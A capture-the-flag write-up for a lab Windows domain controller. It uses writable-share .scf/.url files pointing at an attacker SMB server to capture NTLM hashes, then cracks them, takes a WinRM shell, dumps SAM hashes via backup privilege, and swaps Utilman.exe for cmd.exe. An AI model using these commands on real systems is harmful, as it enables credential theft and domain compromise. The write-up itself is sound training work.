
Table of contents
Open Table of contents
INFO
CTF URL: https://portal.offsec.com/machine/vault-33015/overview
Machine Type: Windows
IP: 192.168.232.172
Difficulty: Hard
Reconaisance
NMAP
sudo nmap -p- -sS -sC -sV 192.168.232.172 -v --min-rate 10000

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-09 18:49:24Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: vault.offsec0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: vault.offsec0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-03-09T18:50:55+00:00; +1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: VAULT
|   NetBIOS_Domain_Name: VAULT
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: vault.offsec
|   DNS_Computer_Name: DC.vault.offsec
|   DNS_Tree_Name: vault.offsec
|   Product_Version: 10.0.17763
|_  System_Time: 2025-03-09T18:50:15+00:00
| ssl-cert: Subject: commonName=DC.vault.offsec
| Issuer: commonName=DC.vault.offsec
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-08T18:47:27
| Not valid after:  2025-09-07T18:47:27
| MD5:   6b45:5e9f:3c2a:d180:e4c4:409a:0df3:c7ac
|_SHA-1: f221:8879:2318:5525:8745:03eb:7a2d:be87:c740:a3a1
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49676/tcp open  msrpc         Microsoft Windows RPC
49681/tcp open  msrpc         Microsoft Windows RPC
49708/tcp open  msrpc         Microsoft Windows RPC
This machine is a Domain controller in vault.offsec domain, and it FQDN is DC.vault.offsec. It has a lot of open ports which means there a lot of services to check out.
SMB
We can authenticate with Null Session and check what Shares are there:
smbclient -L 192.168.232.172 -N
# result
        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        DocumentsShare  Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
DocumentsShare seems interestings. Let’s check can we write into the share or not:
# prepare a file
touch some.txt
# connect
smbclient \\\\192.168.232.172\\DocumentsShare -N
# result
smb: \> put some.txt
putting file some.txt as \some.txt (0.0 kb/s) (average 0.0 kb/s)
So we can put a file into a share. There is an attack path that can be abused.
URI file attack
Exploit
- https://nored0x.github.io/red-teaming/smb-share-scf-file-attacks/
- https://viperone.gitbook.io/pentest-everything/everything/everything-active-directory/forced-coercion/url-file-attack
If there is a writeable path, then we can place a file that can trigger authentication to an smb share setup by us:
# setup a share, responder can be used to
impacket-smbserver -debug -smb2support share .

# prepare files
vim @some.scf
# put inside
[shell]
Command=2
IconFile=\\192.168.45.221\share\test.ico
[Taskbar]
Command=ToggleDesktop
# then another file
vim @some.url
# put inside
[InternetShortcut]
URL=Random_nonsense
WorkingDirectory=Flibertygibbit
IconFile=\\192.168.45.221\share\%USERNAME%.icon
IconIndex=1

# access the share
smbclient \\\\192.168.232.172\\DocumentsShare -N
# and then upload the files onto the share
smb: \> put @some.url
smb: \> put @some.scf
Then you will get hash of anirudh user. Result:
...
[*] anirudh::VAULT:aaaaaaaaaaaaaaaa:d2549ec8cb63485e61367f46af187796:010100000000000000982fb12791db018d08ad93a87683f10000000001001000550067006e004d00750053005600780003001000550067006e004d007500530056007800020010007400700067005200560067006400650004001000740070006700520056006700640065000700080000982fb12791db0106000400020000000800300030000000000000000100000000200000a26b564bc75a19d5cf9cfdc087083fcddb4c8e97519f75a674e3df5fa98ac4860a001000000000000000000000000000000000000900260063006900660073002f003100390032002e003100360038002e00340035002e003200320031000000000000000000
...
Hash Crack
# put the hash into hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt --rules=best64 hash.txt
# result (truncated)
...
SecureHM         (anirudh)
...
Check Access
for i in {smb,winrm,ldap,rdp}; do echo $i ; crackmapexec $i 192.168.232.172 -u anirudh -p SecureHM ; done
# result
smb
SMB         192.168.232.172 445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:vault.offsec) (signing:True) (SMBv1:False)
SMB         192.168.232.172 445    DC               [+] vault.offsec\anirudh:SecureHM
winrm
SMB         192.168.232.172 5985   DC               [*] Windows 10.0 Build 17763 (name:DC) (domain:vault.offsec)
HTTP        192.168.232.172 5985   DC               [*] http://192.168.232.172:5985/wsman
WINRM       192.168.232.172 5985   DC               [+] vault.offsec\anirudh:SecureHM (Pwn3d!)
ldap
SMB         192.168.232.172 445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:vault.offsec) (signing:True) (SMBv1:False)
LDAP        192.168.232.172 445    DC               [-] vault.offsec\anirudh:SecureHM Error connecting to the domain, are you sure LDAP service is running on the target ?
rdp
RDP         192.168.232.172 3389   DC               [*] Windows 10 or Windows Server 2016 Build 17763 (name:DC) (domain:vault.offsec) (nla:True)
RDP         192.168.232.172 3389   DC               [-] vault.offsec\anirudh:SecureHM
It means we can use evil-winrm, to get shell:
evil-winrm -i 192.168.232.172 -u anirudh -p SecureHM
# result - we have a shell
# and we can get the flag
*Evil-WinRM* PS C:\Users\anirudh\Desktop> type local.txt
PrivEsc
Checking User’s privs
whoami /priv
# result
Privilege Name                Description                         State
============================= =================================== =======
SeMachineAccountPrivilege     Add workstations to domain          Enabled
SeSystemtimePrivilege         Change the system time              Enabled
SeBackupPrivilege             Back up files and directories       Enabled
SeRestorePrivilege            Restore files and directories       Enabled
SeShutdownPrivilege           Shut down the system                Enabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Enabled
SeTimeZonePrivilege           Change the time zone                Enabled
We can see that the compromised user has a lot of interesting permissions. I will try to exploit SeBackupPrivilege
Abusing SeBackupPrivilege
We can get hashes from sam and system files:
# in evil-winrm
## copy to some location
reg save hklm\sam C:\users\public\sam.hive
reg save hklm\system C:\users\public\system.hive
## download onto Machine
download sam.hive
download system.hive
# in attacker machine
## get hashes
impacket-secretsdump -system system.hive -sam sam.hive LOCAL
## result (truncated)
...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:608339ddc8f434ac21945e026887dc36:::
...
Passing the hash via SMB, RDP or WINRM services was not successful.
Abusing SeRestorePrivilege
Replace Utilman binary with cmd binary
mv C:\\Windows\\System32\\Utilman.exe C:\\Windows\\System32\\Utilman.old
mv C:\\Windows\\System32\\cmd.exe C:\\Windows\\System32\\Utilman.exe
and then try connect via RDP
rdesktop 192.168.107.165and press Win + U to open Utilman. And you will receive a cmd shell:

And final flag is at administrator’s Desktop.